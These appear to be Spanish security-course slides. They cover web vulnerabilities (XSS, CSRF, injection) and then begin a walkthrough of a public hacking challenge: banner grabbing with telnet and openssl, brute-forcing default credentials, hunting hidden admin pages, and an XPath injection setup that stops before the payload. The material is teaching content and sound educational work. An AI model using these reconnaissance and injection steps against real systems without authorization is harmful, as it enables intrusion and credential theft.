
Aplicaciones

- **Bases de datos:** La mayor parte de las bases de datos son accedidas utilizando SQL (Structured Query Language) que permite obtener un dato de una búsqueda que coincida con un determinado patrón con una sola línea de comando, lo que hace que sea muy funcional, pero más inseguro. Para mejorar la eficiencia y la seguridad, se ponen aplicaciones entre el usuario y la base de datos, que son las autorizadas a consultar en la base de datos. Existen tres mecanismo de hacer esto:
  - **Modelo One-Tier:** La aplicación y la base de datos están en la misma máquina.
  - **Modelo Two-Tier:** La aplicación está en el PC del cliente
  - **Modelo Threee-Tier:** La aplicación está en un servidor independiente, al que accede el cliente.

APLICACIONES NO SEGURAS




APLICACIONES SEGURAS



Seguridad en entornos WEB

1. Introducción y conceptos de seguridad
2. Ataques en los sistemas TIC
3. Seguridad en entornos WEB
    1. Vulnerabilidades WEB
    2. Test de Intrusión WEB
4. Ingeniería Social
5. Práctica: Ataques básicos
6. Seguridad en Redes de Área Local
7. Práctica: Implementación de seguridad en redes LAN
8. Seguridad Perimetral
9. Practica: Implementación de políticas de seguridad Perimetral
10. Infraestructuras de clave pública
11. Introducción a LDAP
12. Seguridad en Comercio Electrónico
13. Gestión de la seguridad
14. Plan Director de Seguridad
15. Examen CompTIA Security+



Vulnerabilidades WEB

- **Web:** La información de las páginas WEB está escrita en HTML y se transporta sobre HTTP. HTML está evolucionando a XML (Extensible Markup Language) en muchos aspectos. Sobre el protocolo HTTP también pueden viajar otros elementos que pueden ser dañinos para el cliente, con lo que hay que controlarlos.

  - **Conexiones WEB seguras:** Existen dos protocolos de acceso seguro a la WEB:


    - **Secure Socket Layer (SSL):** Utiliza un mecanismo de cifrado entre cliente y servidor. El cliente inicia la sesión y el servidor responde diciendo que el cifrado es necesario, y negocian el mejor mecanismo de cifrado.

    - **Transport Layer Security (TLS):** Es la evolución de SSL, y compatible con éste. Permite otros protocolos de cifrado como 3DES. Ambos viajan por el puerto 443 de TCP.


    - **HTTPS:** Es un protocolo que utiliza SSL o TLS para transferencias seguras de tráfico HTML.

Vulnerabilidades WEB

- Hay al menos 300 problemas que afectan a la seguridad de aplicaciones WEB. Todas estas vulnerabilidades están recogidas en la guía publicada por OWASP (Open Web Aplication Security Proyect) (www.owasp.org), documento de consulta obligada en el desarrollo WEB



Top 10 - Vulnerabilidades Web [Fuente: OWASP / MITRE]



Vulnerabilidades WEB

- **ActiveX:** Tecnología de Microsoft que permite incrementar la usabilidad de páginas WEB. Se descargan y ejecutan en el cliente, y pasan por un protocolo de autenticación llamado Authenticode. Muchos navegadores exigen al usuario que confirme su instalación, pero incluso así son peligrosos.

- **Buffer overflow:** Este efecto se produce cuando una aplicación recibe más información de la que está programada para soportar. Existen múltiples ataques de buffer overflow.

- **Common Gateway Interface (CGI):** Es una técnica de ejecución de scripts en el servidor en base a parámetros de entrada facilitados por el cliente. Está siendo sustituido por scripts que se ejecutan en el cliente como ActiveX o Java.

- **Cookies:** Son ficheros de texto escritos por los sitios WEB que almacenan en el PC del cliente determinada información al objeto de adaptarse al mismo. Su peligro radica en que el robo de esta información puede aportar mucha información relativa al usuario del PC.

- **Cross-site scripting (XSS):** Consiste en una aplicación que recoge datos facilitados por el usuario y los envía al WEB browser sin antes validar o cifrar esos datos. XSS permite a un atacante ejecutar un script en el WEB browser de la víctima que podría introducir gusanos, modificarel contenido de WEBs visitadas, etc.


- **Input Validation:** Se trata de vulnerabilidades en las aplicaciones por las que al introducir un usuario el user/password de una aplicación pueda o no tenerse en cuenta o bien existir una password de una puerta trasera.

- **Java Applets:** Es un script java autocontenido que puede ser descargado desde un servidor WEB y se ejecuta en el cliente. Los applets de java se ejecutan en una máquina virtual de java, y en una zona cerrada de memoria llamada sandbox. Mientras que no se vulnere esta zona de memoria, no se corre peligro, pero vulnerabilidades en la máquina virtual de java podrían hacer que un applet ejecutara código fuera de esta zona de memoria.

- **JavaScrip:** Software que puede ejecutarse en un PC, sin necesidad de disponer la máquina virtual de java, y que tienen todos los permisos de cualquier software que se haya desarrollado en el PC.

- **Pop-ups:** Un sitio WEB abre una nueva instancia WEB forzando al cliente a visitar zonas que no han sido demandadas.

- **Signed Applets:** Son similares a los Java applets, pero no se ejecuta en el sandbox, con lo que tiene más acceso a los componentes del sistema.



Vulnerabilidades WEB

- **Fallos de inyección.** Principalmente usado en sentencias SQL, son habituales en aplicaciones WEB. Ocurre cuando los datos que el usuario envia se interpreta como parte del código.

- **Ejecución de archivos maliciosos.** Si el código es vulnerable a incluir ficheros externos (RFI), como una composición de una WEB empleando XML o PHP, los atacantes podrían incluir código malicioso.

- **Referencia Direct Object Insegura.** Ocurre cuando un desarrollador expone una referencia a un objeto interno, como u fichero, directorio, base de datos, etc, como parámetro de la URL. Un atacante podría modificar esa referencia y acceder a objetos no autorizados.

- **Cross Site Request Forgery (CSRF)**. Un ataque de CSRF fuerza al browser de la víctima (ya logado en un sistema) a enviar un request a una aplicación WEB vulnerable, que fuerza al browser de la víctima a realizar acciones hostiles en beneficio del atacante.

- **Information Leakage and Improper Error Handling**. Las aplicaciones pueden ofrecer información sobre su configuración. Los atacantes pueden utilizar esta información para encontrar vulnerabilidades, robar datos o suplantar identidades.


- **Autenticación comprometida**. Si las credenciales de acceso no son debidamente protegidas, podrían ser robadas por un atacante que podría asumir la identidad de la víctima.

- **Mecanismo criptográfico inseguro**. Si los mecanismo de cifrado empleados entre un cliente y el servidor no son adecuados, podrían verse vulnerados y robar datos o credenciales.

- **Comunicaciones no seguras**. Es frecuente no utilizar mecanismos de cifrado cuando debería usarse, o transmitir datos a través de medios considerados más seguros de lo que son.

- **Fallo al restringir el acceso a una URL.** Es habitual que se protejan datos internos del servidor ocultando la URL en la que se encuentran, pero un usuario podría encontrar algoritmos de búsqueda de objetos y acceder a los mismos sin conocer la URL.

Test de intrusión




"Cómo realizar un test de intrusión a una aplicación Web"

Mi agradecimiento a:

Román Medina-Heigl Hernández
"RoMaNSoFt"
&
Alberto Moro Martínez
"Mandingo"

Comienza la aventura.
Reto 1: Password de acceso



Plug-in Firefox: "Header Spy"

Identificando la plataforma

Método “manual”:


- Puerto 80 (HTTP)
  - HTTP/1.0
  - HTTP/1.1 (añadir cabecera “Host”)
- Puerto 443 (HTTPS)
  - Cliente SSL + Métodos HTTP

```
roman@jupiter:~$ telnet retohacking3.elladodelmal.com 80
Trying 80.81.106.148...
Connected to retohacking3.elladodelmal.com.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: retohacking3.elladodelmal.com

HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 9099
Date: Mon, 17 Sep 2007 15:07:49 GMT
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private

^]
telnet> quit
Connection closed.
roman@jupiter:~$
```

Identificación mediante HTTP 1.1

```
roman@jupiter:~$ openssl s_client -quiet –connect
retohacking3.elladodelmal.com:443
…
```

Identificación mediante HTTPS




Identificando la plataforma

- **Método "automático":** cualquier herramienta que inspeccione cabeceras HTTP. Ej: "Header Spy" (Plug-in Firefox basado en "Live HTTP Headers")

- Si las cabeceras mienten (banner "ofuscado"):
  - HTTP Fingerprinting (ej: httprint)
  - Netcraft

- Extensión de los ficheros (.aspx -> .NET)


- Otros: investigar autor (Google), ingeniería social, ...



¡Al ataque!

- **Lanzar scanner web (WebInspect, Acunetix, AppScan…)**
  - Pueden dar algunas ideas o descubrir bugs "sencillos"
  - Caros y no siempre útiles. ¡No sustituyen a un pen-tester!
- **User/pass por defecto (admin/admin, guest/guest, etc)**
  - Fuerza bruta (THC Hydra)
- **Páginas "escondidas"**
  - Ej: http://.../admin/ ó http://.../admin.aspx
  - Herramienta: "pipper"
- **Arrancar proxy tipo Paros o WebScarab**
  - Inspección de tráfico
  - Modificar parámetros (cambiar "true" por "false" o al revés, etc.)
  - Pruebas de inyección
- **Analizar fuentes HTML / CSS /JavaScript**
  - Autenticación en el lado de cliente
  - Parámetros ocultos
  - Comentarios
  - …

Encontramos una pista…"XML Validation"




Encontramos una pista…"XML Validation"

Las aplicaciones web necesitan guardar datos

- RDBMS (MySQL, MS-SQL, PostgreSQL, Oracle…)
- LDAP
- XML

Un ataque típico es la inyección: variar significado sentencia
(en nuestro beneficio)



¿Qué es Xpath?

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>romansoft</username>
    <password>!dSR</password>
    <uid>0</uid>
  </user>
  <user>
    <username>crg</username>
    <password>hax0r</password>
    <uid>31337</uid>
  </user>
</users>
```

Base de datos XML

Aplicable a "bases de datos" XML

- Realmente no es más que un documento XML
- La información se guarda en nodos
- Los nodos se estructuran en forma de árbol

"XML Path" (o simplemente "XPath") es el lenguaje utilizado para acceder a la información de la DB

- Independiente de implementación (en SQL hay "dialectos")
- No ACLs (en SQL hay permisos por tablas, columnas, etc)

XPath Injection

Explotación

- Dada la siguiente consulta Xpath:

string(//user[**username/text()='romansoft' and password/text()='!dSR'**]/uid/text())

Dónde buscar *Condición* *Qué devolver*

- Inyectamos:

